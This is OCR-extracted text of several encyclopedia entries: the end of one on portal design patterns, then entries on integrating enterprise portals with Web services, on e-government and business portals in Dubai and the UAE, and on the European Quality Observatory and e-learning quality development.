

Figure 2. Basic pattern language for portal development

Table 1. Contribution of the analyzed patterns to the requirements of portal architectures

		MVC	Presentation Abstraction	Layered Architecture	Four-Layer Architecture	Bureaucracy
Architectural Requirements	Modularization	●	●	○	○	◐
	Separation of Concerns	●	◐	●	●	○
	Coordination	◐	○	○	◐	●

Caption: ● High Contribution ◐ Medium Contribution ○ Few or No Contribution

discussed in the field of portal development according to their contributing to quality portal design.

Based on the patterns discussed above, Figure 2 shows the according pattern language. As portals are Web-based user interfaces, the classic Model-View-Controller (MVC) pattern still has an important role in portal design. The Presentation Abstraction Control (PAC) pattern is specializing MVC by addressing the organization of communication between architectural elements and the user interface, which has not been solved in MVC (Buschmann et al., 1996). PAC relies on the Bureaucracy pattern as it incorporates hierarchical structures for which the Bureaucracy pattern proposes a solution. The Layered Architecture pattern depends on the application of the MVC pattern. In turn the Four Level Architecture Pattern specializes the latter, as it proposes four layers when designing interactive systems.

Table 1 shows the contribution of these five patterns to the design characteristics of portals we have discussed in the introducing section of this article.

While this pattern language comprises only five patterns, it illustrates how design and architectural knowledge can be captured and expatiated either for evaluating design quality of existing portals or enhancing design processes in portal development.

CONCLUSION

This article presents an overview of the architectural design patterns which are used or can be reasonably used for portal development. Based on two patterns that are already incorporated in existing portals, we have identified three more patterns, which could also be applied in portal development. We have systematized these patterns in a portal pattern language. By analyzing relationships between the identified patterns, we are able to show dependencies and specializations of patterns that are already in use. Extending this core language would lead to a collection of existing design knowledge in portal development. Applying such a pattern language would allow evaluating existing portal designs according to specific design requirements. Furthermore it may be used to enhance existing portal architectures and supporting portal design processes alike. Further avenues of research will encompass the set up of a wiki Web page collecting and relating existing patterns in the field of portal development. In doing so, we hope to capture and publish existing knowledge and experience with portal development.

KEY TERMS

Architectural Patterns: Express fundamental structures and organization schemes for software systems.

Best Practice: The best possible way of doing something.

Design Pattern: A general repeatable solution to a commonly-occurring problem in software design.

Idiom: Describes how coding problems can be solved in particular programming languages and provides the lowest level of abstraction.

Metamodel: A precise definition of the constructs and rules needed for creating syntactically correct models.

Pattern: A description of the problem and the essence of its solution, so that the solution may be reused in different settings.

Pattern Language: A structured way to describe best practices, good designs, and capture experience within a particular domain in a way that it is possible for others to reuse this experience.

Separation of Concerns: The process of breaking a program into distinct features that overlap in functionality as little as possible.

ENDNOTES

1. For a definition of agent in this context, refer to Buschmann et al. (1996).
2. If more relationships between patters are necessary, the metamodel can easily be broadened to express such relationships.

Enterprise Portals and Web Services Integration

Ghazi Alkhatib
Applied Science University, Jordan

Zakaria Maamar
Zayed University, UAE

INTRODUCTION

Portals went through the following different life cycle stages: desktop organization and personalization; single intranet-based portals such as human resource and Internet product-based or industry-based portals; functional-based portals such as knowledge management and business intelligence; and integrated intranet-based enterprise portal (EP) covering some or all functions of the enterprise (see for example http://www.ebizq.net/topics/eai/features/1650.html on how integrating portals and business process management (BPM) enabled the presentation of an integrated view of diverse back-end databases). Current research and practice efforts are directed toward making portals an open system supporting different platforms and allowing its integration into emerging technologies such as Web services (WS). A WS, on the other hand, is defined as an integrating loosely coupled application that uses three major standards: WSDL (definition of WS), UDDI (registry and discovery of WS), and SOAP (access of a WS). However, strongly coupled applications may also benefit from WS technologies to componentized diverse application platforms (i.e., databases, file-based legacy systems) using WS technologies. The article emphasizes cross-organization integration of business function and processes, rather than simply accessing general purpose WS such as weather forecasts and currency conversion.

This article highlights challenges stemming from technologies and management issues and opportunities for enhanced application integration and accessibility. Technology-based integration could follow either standard-based open architecture or product-based approach. Current technologies include the product-based MS .NET and the standard-based J2EE and XML. Major players in EP and WS technologies include IBM, Microsoft, Oracle, and BEA, with dedicated efforts and strong commitments to the integration of EP and WS. Major issues related to the management of both technologies include transaction management, message control and choreography, workflow management, and security. The following sections detail the discussions on these challenges and describe opportunities though a master-slave relationship between the two technologies.

CHALLENGES

Two types of challenges are identified: one stemming from the technologies needed to facilitate portal and Web services integration and another stemming from the need to manage the access of multiple loosely coupled systems running on different platforms belonging to multiple organizations.

Technology-Based Integration Issues

Technology-based integration could follow either standard-based open architecture or product-based approach. Major advantages of the first approach are flexibility (jungle view) of adding different software packages based on need, resiliency (tree view) of selecting parts of or all modules of a particular software, and scalability to a particular business function or a gross-functional process. The disadvantage of this approach is the need for careful planning in the selection of these software packages to accomplish strong integration among the different software packages, just as trying to put together Lego pieces. The latter approach conversely permits stronger integration and ease of implementation with its disadvantage stemming from the limitation of the particulars of individual software capabilities.

This article will report on two major standards related to the integration of Web services and portals. Their objective is portal migration from closed system to open system architecture. These standards could form the foundation to developing standards in compliance with the theme of the article of integrating WS and EP.

Java Specification Request (JSR) 168

A Java-based standard that facilitates writing Portlet to interface portals to Web services. Currently, it is used to link portal desktop screen to external general-purpose service such as weather forecast (Abdelnur & Hepper, 2003). Another related standard is Servlet Specification 2.3, SRV.12.1 Section.

Web Services for Remote Portlets (WSRP)

WSRP standard on the other hand, was developed to link portals to Web services based on XML standards (www.oasis-open.org/committees). At this time, the previous standards should evolve from their current status of supporting portal page organization into supporting enterprise portal and Web service integration of business applications.

MANAGEMENT-BASED INTEGRATION ISSUES

Since the integration of EP and WS will dictate multi-organization access to back-end databases and process over the Internet, the following sub-sections highlight certain management issues that are addressed in the process of achieving the targeted integration between EP and WS.

Transaction Management (TM)

TM originally addressed issues related to access and update of distributed databases containing replicated and fragmented data belonging to one enterprise. Within the theme of this article, TM is to control access and update of databases across enterprises as well. The most complex scenario is to have individual participant enterprises also having distributed databases. For example, one company may order certain products from different organizations that employ distributed databases and store product data in its own distributed databases. These two TM functions should be coordinated.

The two-phase commit protocol is the most common one discussed related to Web services composition (Web services transaction management (WS-TXM) Ver1.0, July 28, 2003). These standards should be extended to include links to portals executing certain requests originated from users of Web services or other portals.

Message Control and Choreography

Three levels of messaging are identified: message from requesting users through EP or WS, which is controlled by SOAP, message controlled among composite Web services, which is done through choreography (Yendluri, 2003), and message control between the results of composite Web services request to enterprise back-end database normally controlled by message queuing or advance message queuing (Gawlick, 2002). To support the types of transactions involved in EP/WS integration, all three levels of message control should be coordinated.

Workflow

This issue is related to the previous one and sometimes is discussed in comparison between choreography and workflow (Peltz, 2003). The position of this article is that workflow is a higher level of coordination than choreography as stated in Ader (2004). Workflow includes policies, decisions, and databases to be used in processing of transactions. In EP/WS integration, another aspect becomes important, which is the coordination between the workflow of the interaction and the internal workflows for each of the participant enterprises. Related current and evolving standards should address these issues.

Security (Such as Federated Identity)

Security is an issue even when accessing back-end databases in a single organization. Since EP/WS integration requires access and update databases belonging to multiple enterprises, security becomes more critical. While other enterprise resource planning (ERP) vendors decided to deploy limited modules on the Internet out of fear from security problems, Oracle discarded these fears and deployed all of its modules on the Internet. Early adapters of the model of this article should exactly do that.

First of all, enterprises should determine which data should be protected from access by their competitors advertently or inadvertently. Read only access to other data for all enterprises participating in a transaction over integrated EP/WS should pose no problem. Other types of access should be controlled according to users' identity. The starting point, however, is to build an authentication process for users who access an integrated EP/WS belonging to different enterprises. Currently, two approaches are considered: federated identity and building trust relationship among organization participating in fulfilling a user's request (Gralla, 2004; McAllister, 2004)


Federated identity is based on a single identification using digital signatures of users of multi-enterprise access as in the case of EP/WS integration. Building a trust relationship is based on the rippling of factor of trust among enterprises. If enterprise A trusts B, B trusts C, then A should trust C, and so on. These approaches are just emerging and we have to wait and see how they will fit within the EP/WS integration.

The previous section discussed technical and managerial issues. In the next section we present an opportunity framework that will illustrate how the link could be achieved.

OPPORTUNITIES

Articles such as Gralla's (2003) strongly advocate the link between WS and EP. Both producers and users of portals invested heavily in portals such as IBM's WebSphere, BEA's

Figure 1. Master-slave scenarios for integrating Web services (WS) and enterprise portals (EP)



Note: WS is either single of composite (interrelated)). EP access is one or multiple independent accesses. Access and update could be done to one or more back-end databases belonging to a single or multiple enterprises.

Table 1. Comparison between Web services and enterprise portals integration scenarios

Aspects	Scenario A	Scenario B
Who initiates the transaction?	Employee or departments within the enterprise.	Individuals in the society.
Who is the master?	Web services (WS).	Enterprise portals (EP).
Who is the slave?	Enterprise portals.	Web services.
What is the order of execution of a transaction?	User - EP - WS - EP – Databases.	User - WS - EP – Databases.
How many participate?	**Master:** One EP. **Slave:** At least one WS or composite WS, and at least one EP.	**Master:** At least one WS or composite WS. **Slave:** One or more EP.

WebLogic, and Oracle Portal. Web services technology, on the other hand, is emerging as the current form of service-oriented architecture using XML standards. Portal's main feature as a personalizable single-entry-single exit such as all the familiar Myxxxs (for example MySAP), and the open architecture of WS creates great opportunities for all enterprises conducting business over the Internet.

These opportunities are demonstrated in this article by using master/slave scenarios to describe the relationship between EP and WS as shown in Figure 1. This figure contains two scenarios where WS and EP exchange the roles of master and slave. An example for Scenario A is to have employees accessing different insurance plans available as WSs and displaying the results on their own portal screens. These insurance plans may belong to different companies each having an EP. Once an employee purchases a plan, back-end databases of the insurance company should be updated. These Web services may be single or composite (assembled). Composite Web services may require access to databases through different portals. Another example is an employee making plans to go to a conference in Hawaii. He or she wants to purchase a ticket, make a hotel reservation, rent a car, go to a movie, and dine in fine restaurants. We assume all of these companies participate in a WS/EP integration project. A composite WS will link all of his or her requests and make reservations. These reservations will initially access backend databases through different EPs; once reservations are made, the same databases will be updated.

An example for Scenario A on the other hand is an organization posting its travel plans as a WS, and allowing WS-enabled travel agents applications to access such a WS through the enterprise portal and submitting quotes. Also, the same scenario for attending a conference in Hawaii will apply for Scenario B if we assume that the traveler will access the WSs through his or her notebook at home rather than his or her company's EP.

The Table 1 provides a comparison between the two scenarios.

CONCLUSION

This article presented an overview of the integration of enterprise portals and Web services with related discussions on technical and managerial issues along with their corresponding standards. While individual issues still need further exposition, without having the macro view will lead to disparate and un-integrated pieces of the tree in the jungle. The major and immediate beneficiary of the integration of Web services and enterprise portals is the enterprise, since it will connect to existing and evolving Web service communities expanding its business-to-business and business-to-consumer opportunities. On the other side, existing Web service communities will be able to access back-end databases of its participants allowing more online complete cycle execution of single or composite Web service requests. These opportunities should encourage all concerned parties to invest time and concerted efforts to overcome some of the challenges facing such integration. Currently, emerging technical standards that will permit the integration of EP and WS include the Java Specification Request (JSR) 168 and Web Services for Remote Portlets (WSRP). The two specifications will facilitate code portability and reuse and relief enterprises from potential dependency on a particular vendor. These standards are still far away from accomplishing the total integration of WS-EP as previously described in the challenges of such integration, including security, messaging, and workflow management. However, efforts should continue to develop complete functionality of these standards. If new emerging standards, both technical and managerial, would not mature quickly enough, portals may be given a farewell signal in many organizations.

KEY TERMS

Choreography: Web service choreography relates to describing externally observable interactions between Web services. It is a multi-party collaboration.

Enterprise Portal: A single entry, single exit gateway to an enterprise resources that could be accessed by employees, customers, and suppliers.

Simple Object Access Protocol (SOAP): A protocol for exchanging XML-based messages over a computer network, normally using HTTP. SOAP forms the foundation layer of the Web services stack, providing a basic messaging framework that more abstract layers can build on.

Universal Description, Discovery, and Integration (UDDI): A Web-based distributed directory that enables businesses to list themselves on the Internet and discover each other, similar to a traditional phone book's yellow and white pages.

Web Services: The integration of loosely coupled applications using three related standards: WSDL, UDDI, and SOAP.

Workflow: The goal of Web services workflow is to enable the same type of seamless integration across business processes and transaction lifecycles that may use many Web services.

Web Services Description Language (WSDL): An XML format published for describing Web services. This is an XML-based service description on how to communicate using the Web service; namely, the protocol bindings and message formats required to interact with the Web services listed in its directory.

E-Portals in Dubai and the United Arab Emirates

Ian Michael
Zayed University, UAE

INTRODUCTION

Technology is seen as a key driving force in the economy within all of the seven emirates that make up the United Arab Emirates (UAE) nation; the seven are Abu Dhabi, Dubai, Sharjah, Ajman, Umm al-Qaiwain, Ras al- Khaimah, and Fujairah. The government of Dubai leads the other emirates in terms of commerce activity, and has taken a strategic view of creating and promoting government portals to achieve this vision. Recently Dubai's Municipality portal won an award for best content among all other UAE portals.

A portal is defined as an entrance point to online content. The portal concept has evolved across a number of markets and applications. Customer portals focus on individual customers and offer a one-stop Internet access. By providing a number of services such as searches, shopping, e-mail, and games, portals allow individuals to avoid browsing the Web but to in-fact rely and stay at one Web site like a one-stop shop.

This article investigates the growth and the strategic vision of the Dubai and UAE government in terms of creating and encouraging portals as a corner stone for the e-commerce in Dubai and the UAE.

TECHNOLOGY AND THE GULF ARAB WORLD

The Gulf sub-region, which includes all nations that belong to the Gulf Cooperation Council (GCC), dominates personal computer (PC) ownership in comparison to other nations in the Arab world. Research suggests that the relatively high penetration of PCs in GCC countries could be because they are seen as luxury goods. On an average, around 8% of the population of the six GCC nations that include Saudi Arabia, Kuwait, Bahrain, Qatar, the United Arab Emirates, and the Sultanate of Oman own a PC. This compares with an average of 1.3% of the remaining Arab countries (Aladwani, 2003).

In terms of the number of Internet users, the United Arab Emirates (UAE) leads with 735,000 users, Djibouti comes last with 1,400 users. The UAE has around 13.2 hosts per 1,000 people making it the closest to the world average. Various studies have indicated that mobile phones and Internet use in the Arab world is expected to double and possibly triple in the next three years. According to a study by Madar, a Dubai Media City based research company, the number of mobile phone subscribers in the Arab world will grow from 44 million to about 110 million by 2008. The same study indicated that the number of Internet users in the Arab world is set to increase to 52 million from 17 million (Ahmad, 2005).

According to Aladwani (2003), UAE is seen as the only Arab country that had the potential to be among the leaders of the world in Internet preparedness. This was mainly due to its latest technological initiatives, which is taking place in the UAE in general and Dubai in particular, the emirate is host to the first Arab Internet city and the first e-government. Aladwani (2003) points out that this was due to three main factors namely: leadership with a clear modern vision, sufficient financial resources, and Dubai is an attractive place to reside and work for highly skilled expatriates from South Asia, Western Europe, and the USA.

DUBAI'S E-PORTALS

Dubai Municipality

One of Dubai's main e-portal is its municipality portal, titled "Dubai Municipality's Portal" (www.dm.gov.ae). In 2005, this portal won an award for e-content as part of the e-government category of portals. This automatically places it in a pre-selection contest for e-products, nominated to represent the UAE in the World Summit Award (WSA). The criteria for winning the UAE contest for e-content included factors such as good quality, comprehensiveness of the content, ease of use, degree of value addition to users, attractiveness in design, and the degree of strategic importance for the global development of today's information society.

The portal offers around 190 transactional and 170 informational services. Its main objectives are to meet the changing needs of customers and to integrate state-of-the-art technology in communication and exchange of information. Dubai Municipality constantly improves the portal by updating the Web site, and coordinates with external entities to enable the portal to be linked with other Web sites that provide information about Dubai. The portal adds meta tag key words for search engines and facilitates multiple banner display.

Axis Holidays: mytravelchannel.com

Although the Middle East travel industry is well developed, travel portals are only now beginning to grow and become popular with consumers. In a strategic move recently, Axis Holidays, the wholesale leisure travel division of DNATA, (part of the Emirates Group) acquired mytravelchannel.com. This portal's main objectives are to allow travel agents in the UAE and in other GCC nations to search and book worldwide travel products (Shoush, 2005).

Mr. Leo Fewtrell, Manager, DNATA Holidays and Events, sees an imminent need to keep the portal FRESH, and offer customers a range of travel product options. According to him, the key functions of mytravelchannel.com center around greater choice, serve as a neutral travel portal among the Middle East and North Africa (MENA) region, and bring more partners like hotels and airlines together. Key tourism partners such as Emirates airlines, KLM, Jumeirah International, and Royal Caribbean have already begun to collaborate using the portal (Shoush, 2005).

Dubai Trade Point (DTP): Dubai Chamber of Commerce and Industry (DCCI)

The Dubai Chamber of Commerce and Industry (DCCI) has recently launched a new portal called Dubai Trade Point (DTP) (www.dubaitradepoint.org). This portal's target market is the business community in the UAE, especially small- to medium-sized businesses. Accordingly, DTP is an electronic business portal with the aim to facilitate international trade through e-commerce and to help all its subscribers to access world markets through this e-commerce system. It provides subscribers an access to utilize Global Trade Point Net, a site containing numerous business opportunities (Deen, 2006).

According to Mr. Abdul Rahman Al Mutaiwee, Director General of DCCI, the DTP portal is designed for DCCI members with an aim to support the emirate's economic activities by helping to market members' products and services locally and globally. He sees immense opportunities for Dubai businesses to trade and invest in international trade markets by using the portal. DTP also serves as a source for statistical information, access to databases, and provides investment information for its members. Since its inception, it has become a member of the World Trade Point Federation, which consists of 140 trade points from over 90 countries (Deen, 2006).

Tejari

One of the foremost business-to-business (B2B) portals is the Dubai based e-business portal--Tejari, which has been operational since June 2000. The mission of Tejari (www.tejari.com) is to maximize the business potential of customers in the Middle East region and to provide them with innovative online B2B reach thus, enhancing their competitiveness.


Since its inception, many Dubai- and Middle East-based businesses have been actively pursuing mutual and strategic relationships with Tejari. Most recently, the Dubai Tea Trading Centre (DTTC) and Tejari have entered into an agreement to develop an online tea trading platform. The aim of this alliance is for DTTC to extend its market reach and make Dubai a regional tea-trading hub (Staff Reporter, 2006).

Mr. Omar Hijazi, CEO, Tejari, envisions that the creation of the tea trade portal will significantly increase the value and volume of tea traded in and through Dubai. This joint-venture portal will allow tea related organizations to showcase their products and services, create trade leads to buy and sell, and also identify new partners in different countries. The head of DTTC, Mr. Sanjay Seth, is very optimistic of the collaboration; this is the first for the region, and is in trend with a global move toward online trading (Staff Reporter, 2006).

In an earlier strategic alliance this year, Dubai's Department of Economic Development (DED) entered into an agreement with Tejari. Accordingly, companies registered with DED will be able to offer their products and services online at Tejari's portal. Under the agreement, more than 50,000 Dubai-based organizations get access to the online service called Tejari LINK. The service is scheduled to be launched sometime in the middle of 2006. Once totally functional, the portal will work as an online directory of

Figure 1.

Figure 2.



Dubai companies with an aim to bring together buyers and sellers online (Husain Shakir, 2006).

Tejari's main role in the DED alliance would be to facilitate online presence to DED members. The companies will be provided with a generic template to create their Web sites, which can be customized as per each company's needs. Online at the portal, businesses will be listed sector-wise and Tejari will create new search tools to help users in locating their potential business partners.

Mubasher

Mubasher (www.mubasher.net) is the UAE-based real time stock trading portal. It was launched in Dubai in 2005. In the first quarter of 2006, the portal launched its operations in the nation's capital, Abu Dhabi, creating more opportunities for stock trading across the nation. The Mubasher portal is an advanced trading engine that combines straight-through processing (STP), with real time prices. It also has advanced charting and analytical tools to empower sound investment and allow investors to conduct remote transactions in financial markets (Carvalho, 2006).

Dubai E-Government

The Dubai government created the Dubai E-Government department. This department aims to ensure that around 50% of all public service transactions within the emirate be conducted online by 2007. The purpose of Dubai E-Government (www.dubai.ae) is to create more efficiency and transparency in the delivery of public services. This is being achieved through a series of dedicated portals where people can go online to apply for various government services such as visas and payment of all utility bills (Ahmad, 2005).

At present of a total of 1900 public services offered to individuals and businesses by the 23 government departments, around 1600 or 81% are available online. The Dubai E-Government is presently undertaking two parallel projects, one to increase the total number of public services offered online from the present 81% to 90% by the year 2007. The second project aims to encourage the general public to regularly use its e-service options.

During the first quarter of 2005, 1 million visit and 90,000 tourist visas were issued online. About one hundred and twenty thousand people, who used Dubai airport, used an e-Gate cards, a card created to speed up customs and immigration clearance. The government, via the Dubai E-Government initiative, issued around seventy thousand certificates of origin (a document that attests to the point of origin of goods being shipped) during the first quarter of 2005 (Ahmad, 2005).

The Dubai Chamber of Commerce and Industry (DCCI) recently joined Dubai E-Government to create the "Ask Dubai service" as a part of a project between the two organizations. DCCI has invested in new technology and states that by the first quarter of 2006, its members will be able to interact with the chamber via the "Ask Dubai service," a part of the Dubai E-Government portal (Deen, 2006).

The Dubai E-Government is keen to pursue its online presence via the creation of its portal. In its push for greater transparency and more active public involvement, it recently conducted an online survey to assess client satisfaction of the e-services provided by different government departments. With a view to also enhance the quality of its services, Dubai Police and the Department of Health and Medical Services (DOHMS) were randomly chosen to start the survey. According to Mr. Salem Al Shair, E-Services Director, Dubai E-Government, the survey was conducted to ensure a focus on transparency, quality control, and increased customer focus by Dubai E-Government. In the future, the survey will extend to cover all government departments (Staff Reporter, 2006).

FUTURE INITIATIVES

The new cabinet announced recently by His Highness Shaikh Mohammad Bin Rashid Al Maktoum, Prime Minister of the

UAE, placed e-governance high on its agenda. Accordingly, one of the roles of the government as part of its strategy is to build a model in e-government. According to one of the ministers, e-government initiatives will be launched to facilitate relationships between UAE nationals and the government, and between local governments and the federal government (Samir, 2006).

In another recent move, the General Directorate of Naturalisation and Residence launched early this year a multifaceted project for electronic immigration services. Under the agreement, Empost, the UAE's national courier company, provides the ameel (client) service. The new e-services will include processing, preparation, notification, explanation, medium, typing, and delivery (Ibrahim, 2006).

KEY TERMS

Dubai E-Government Department: Created by the Dubai government, aims to ensure that around fifty percent of all public service transactions within the emirate be conducted online by 2007.

Gulf Countil for the Arab States of the Gulf (GCC): The regional organization formerly named and still commonly called Gulf Cooperation Council involves six Arab Gulf countries comprising Bahrain, Kuwait, Oman, Qatar, Saudi Arabia, and the United Arab Emirates. A unified economic agreement exists between these countries, which was signed on November 11, 1981 in Riyadh.

Mubasher: The UAE-based real-time stock-trading portal launched in Dubai in 2005

Tejari: One of the foremost business-to-business (B2B) portals in Dubai.

United Arab Emirates (UAE): Consists of seven emirates: Abu Dhabi, Dubai, Sharjah, Ajman, Umm al-Qaiwain, Ras al- Khaimah, and Fujairah.

European Quality Observatory

Ulf-Daniel Ehlers
University of Duisburg-Essen, Germany
European Foundation for Quality in E-Learning, Germany

INTRODUCTION: QUALITY AS A EDUCATIONAL LEITMOTIV

Quality has become a major factor for concern if e-learning should have its final breakthrough (Danish Evaluation Institute, 2003; Dondi & Moretti, 2004; Friend-Pereira, Lutz & Heerens, 2002; Frydenberg, 2002). This is the reason for the great variety of concepts and suggestions. One can regard quality more and more as a subjectively individual and collectively influential category. How should learning opportunities look like and learning environments be structured, now and in the future? How do we meet the demand for building high quality learning capacities in higher education—as an important contribution to transform our societies into learning societies?

The concept of quality in the public perception and debate today has gained the significance of a leitmotiv for the educational field in all European countries, having gained a similar importance like "equality" or "scientific orientation" in the educational debates of the 1970s in some European countries (Terhart, 2000, p. 809). It becomes clear that the debate on quality is a debate about how learning and education should look in the future.

The concept of quality does not appear as empirical accurately defined and operationalised notions but are rather constituted by a dense bundle of a broad range of arguments, objectives, convictions and procedures (Terhart, 2000, p. 809). Quality in e-learning in this sense has become a leitmotiv for educational policies, a slogan for practitioners, and a huge demand for learners. Achieving high quality is a hotly debated and much-sought-after goal in all segments of society and education. It is less characterised by its precise definition but rather by its positive connotation.

What is so difficult with quality, that everybody wants to achieve it and nobody can really define it? The very nature of quality is that it is a multidimensional concept and it is not possible to generally define a set of quality standards applicable to *all* countries and all educational sectors.

Quality embraces all the main functions and activities of higher education: teaching, research, staffing, students, infrastructure, and the academic environment (Crosby, 1980; Danish Evaluation Institute, 2003; Deming, 1982; Frehr, 1993). It is the relation between the expectations and expected outcomes and the observed results. Continuous and permanent assessment and improvement are necessary to reach this objective. Quality—as much as education—is rooted in cultural values and traditions. Therefore quality strategies and definitions always have to be specifically taking into account the very context of their application.

To find a suitable model for quality development is of crucial importance for quality development in higher education. *Accreditation sets a frame for quality development which needs to be filled with more elaborated macro and micro strategies.* Due to the enormous variety of strategies in the field of quality development, it is difficult to tell which of the available concepts fits the specific needs in the given context. It becomes clear in recent debates that achieving quality is not only about finding a strategy but rather about filling this strategy with life, and stimulating processes of pedagogical professionalisation. Living the quality ideal is thus much more important than a criteria-oriented checklist like mechanistic quality understanding. It is about integrating professionalisation processes of the educational actors, like teachers, trainers and other stakeholders into strategies and reference models which are existing already.

The task to develop or to provide a high quality educational experience is, however, an extremely difficult challenge. The article suggests bringing together the *two* key aspects of quality development in higher education:

1. finding a strategy for quality development and
2. implementing it as an ongoing professionalisation process

For this purpose three developments are described: The quality development cycle which describes the quality development process from the needs analysis stage to the stage where the new values and processes are incorporated into the everyday work of all stakeholders. Second is the concept of quality literacy which is necessary for a continuous quality improvement in an organisation. Third, the European Quality Observatory, a decision support concept (an Internet-based database) is described, which can help educational actors to find a quality strategy which fits their specific purposes.

THE QUALITY DEVELOPMENT CYCLE: COMPETENCES AND PROCESSES

Modern quality development moves from input oriented approaches to a process oriented philosophy of permanent improvement. It involves the student not as a passive receiver any longer but as an active producer of his/her own learning process. To view quality development as such—an active process of participation and negotiation—means to challenge beliefs and existing values of all actors involved. The nature of quality development is then a constant adaptation process of the offered educational services to the target groups which are to be educated. Newer approaches highlight this aspect already, elaborating negotiation as important for successful quality development (cf. Ehlers & Fehrenbach, 2004). Quality development understood in this way goes the whole way of structuring educational activities and processes AND at the same time aims at having an impact on the learning process. Only if this goal is achieved can quality development be seen as education oriented quality development—as opposed to the often implemented model of (only) organisation oriented quality development.

This relates especially to the open nature of quality which in itself is not a normative definition but a relation between the perceived and the offered provision. Within this open concept of quality development, we can identify four steps educational actors have to engage into, to develop quality. For each of these steps which can be conceptualised as a cycle of quality development, certain competences are necessary to perform the intended processes of analysis, selection, adaptation and so on. We suggest therefore in this article to bring together a process model with the concept of quality literacy (see Chapter 3) to describe the necessary components for successful quality development. In the context of the quality development cycle, the dimensions of quality literacy apply to the different steps of quality development (Figure 1), described as follows.


According to the presented model (Figure 1), quality development takes place as a sequence of four steps which involve (a) a needs analysis, (b) a decision process, (c) a realisation phase and (d) an incorporation phase.[1]

Needs Analysis

In this phase the needs for quality, the situation and the context of the educational scenario are subjects of examination. The needs analysis phase includes in itself an iterative cycle which consists of an analysis phase of the current situation, a negotiation process between the involved stakeholders (e.g., learners, teachers, administration), and a definition phase where the needs are finally defined.

Stakeholders who are involved in these processes need the ability to evaluate and define the needs of all stakeholders which are involved in the educational scenario and negotiate between them to achieve a high quality of the offered learning environment (quality analysis). Additionally knowledge about the possibilities of quality development and about quality strategies or good practice examples could be of help in the needs analysis phase.

Figure 1. Quality development cycle (Adapted from Ehlers & Pawlowski, 2004)



Decision Phase

In the decision phase the previously defined needs for quality development are matched with available approaches (*quality knowledge* is needed). If those approaches sufficiently meet the requirements, they have to be chosen as models for the quality development project, and the next phase can be entered. If there is *no* strategy that meets the needs, a new, own quality strategy has to be developed. For this phase two competences are especially important: *quality knowledge* and *quality analysis* skills. When it comes to developing an own strategy, the ability of *quality innovation*, that is, creatively and innovatively developing a fitting quality strategy, gains importance.

Realisation Phase

In the realisation phase the quality strategy is implemented into the organisation and thereby adapted to the specific organisations' needs. The new set of rules and processes have to be "transformed" into the organisations' "language" and be refined for the organisations' specific context. This process, to a large extent, involves experiences, adaptation processes, evaluation and analysis competencies.

The usage of models and instruments for quality development like checklists, process descriptions and/or evaluation questionnaires, requires a high amount of *quality experiences*. The adaptation of these instruments and models demands for the ability of innovation and modification and is conceptualised in the dimension of *quality innovation*. Critical analysis and assessment form an integral part of this phase. *Quality analysis* thus becomes important.

Incorporation Phase

The incorporation phase relates to the modification of activities and actions which have to be performed by the individual actor of an organisation as a result of the quality development process. Quality development—in the final consequence—is always directed at modifying the behaviour of individual actors of an organisation—whether the tutors or teachers or the authors of courses, the system administrators or the organisational representatives.

In the incorporation phase it is therefore examined whether the changed processes and new values which are suggested in a new quality strategy are incorporated into the activity patterns of the stakeholders. A great deal of critical analysis skills and evaluation experiences is necessary for this phase. *Quality analysis* therefore becomes important in this phase.

